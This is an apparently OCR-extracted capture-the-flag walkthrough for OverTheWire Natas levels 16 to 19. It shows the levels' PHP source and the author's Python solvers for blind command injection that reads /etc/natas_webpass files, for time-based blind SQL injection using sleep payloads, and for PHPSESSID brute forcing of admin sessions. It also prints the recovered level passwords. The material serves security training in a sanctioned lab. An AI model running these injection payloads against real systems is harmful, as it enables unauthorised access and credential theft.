<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas16", "pass": "<censored>" };</script></head>
<body>
<h1>natas16</h1>
<div id="content">

For security reasons, we now filter even more on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`\'"]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

jynx@kali: ~/Desktop/natas

File Actions Edit View Help

GNU nano 8.4 natas16.py

```
import requests
from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas16', 'hPkjKYviLQctEW33QmuXL6eDVfMW4sGo')

filteredchars = ''
passwd = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
 r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ' + char + ' /etc/natas_webpass/natas17)', auth=auth)

 if 'doomed' not in r.text:
  filteredchars = filteredchars + char
  print(filteredchars)

for i in range(32):
 for char in filteredchars:
  r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ^' + passwd + char + ' /etc/natas_webpass/natas17)', auth=auth)

  if 'doomed' not in r.text:
   passwd = passwd + char
   print(passwd)
   break
```




Password:

EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC

▼ Level 17


URL : http://natas17.natas.labs.overthewire.org



Python Script:

```
import requests
from requests.auth import HTTPBasicAuth

Auth=HTTPBasicAuth('natas17', 'EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC')
headers = {'content-type': 'application/x-www-form-urlencoded'}
filteredchars = ''
passwd = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'

for char in allchars:
	payload = 'username=natas18%22+and+password+like+binary+%27%25{0}%25%27+and+sleep%281%29+%23'.format(char)
	r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=Auth, data=payload, headers=headers)
	if(r.elapsed.seconds >= 1):
```

```
            filteredchars = filteredchars + char
            print(filteredchars)
print(filteredchars)

for i in range(0,32):
      for char in filteredchars:
            payload = 'username=natas18%22%20and%20password%20like%20binary%20\'{0}%25\'%20and%20sl
eep(1)%23'.format(passwd + char)
            r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=Auth, data=payload, headers
=headers)
            if(r.elapsed.seconds >= 1):
                  passwd = passwd + char
                  print(passwd)
                  break
```




Password:

```
6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
```


▼ Level 18


URL : http://natas18.natas.labs.overthewire.org





Not secure natas18.natas.labs.overthewire.org/index-source.html


```
    return 0;
}
/* }}} */
function isValidID($id) { /* {{{ */
    return is_numeric($id);
}
/* }}} */
function createID($user) { /* {{{ */
    global $maxid;
    return rand(1, $maxid);
}
/* }}} */
function debug($msg) { /* {{{ */
    if(array_key_exists("debug", $_GET)) {
        print "DEBUG: $msg<br>";
    }
}
/* }}} */
function my_session_start() { /* {{{ */
    if(array_key_exists("PHPSESSID", $_COOKIE) and isValidID($_COOKIE["PHPSESSID"])) {
    if(!session_start()) {
        debug("Session start failed");
        return false;
    } else {
        debug("Session start ok");
        if(!array_key_exists("admin", $_SESSION)) {
        debug("Session was old: admin flag set");
        $_SESSION["admin"] = 0; // backwards compatible, secure
        }
        return true;
    }
    }

    return false;
}
/* }}} */
function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas19\n";
    print "Password: <censored></pre>";
    } else {
    print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.";
    }
}
/* }}} */

$showform = true;
if(my_session_start()) {
    print_credentials();
    $showform = false;
} else {
    if(array_key_exists("username", $_REQUEST) && array_key_exists("password", $_REQUEST)) {
    session_id(createID($_REQUEST["username"]));
    session_start();
    $_SESSION["admin"] = isValidAdminLogin();
    debug("New session started");
    $showform = false;
    print_credentials();
    }
}

if($showform) {
?>
```













Password:


```
tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr
```


▼ Level 19


URL : http://natas19.natas.labs.overthewire.org









Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.8.7 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Live capture Manual load Sequencer settings
Select live capture request
Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".
Remove
Clear
Host Request
1 http://nat... POST /index.php HTTP/1.1Host: natas19.natas.labs.overthewire.org...
Start live capture
Token location within response
Select the location in the response where the token appears.
Cookie: PHPSESSID=3435312d61646d696e
Form field:
Custom location:
Configure





*Untitled - Notepad
File Edit View
3534392d61646d696e
3339332d61646d696e
362d61646d696e
3435372d61646d696e
3130382d61646d696e
3139312d61646d696e
3339382d61646d696e
3536332d61646d696e
3535312d61646d696e
3132382d61646d696e
3335372d61646d696e
3239312d61646d696e
3131302d61646d696e
3336332d61646d696e
31392d61646d696e
3530362d61646d696e
3230342d61646d696e
3230302d61646d696e
3536302d61646d696e
3538302d61646d696e
34372d61646d696e
3439392d61646d696e
3235382d61646d696e
3335342d61646d696e
3432392d61646d696e
3231382d61646d696e
3539352d61646d696e
36352d61646d696e
3538392d61646d696e
3138342d61646d696e
35342d61646d696e
3130372d61646d696e
3330382d61646d696e
3430332d61646d696e
3138312d61646d696e
3339362d61646d696e
3238322d61646d696e
32372d61646d696e
3437342d61646d696e
3333352d61646d696e
3235352d61646d696e
39322d61646d696e
39392d61646d696e











Password:

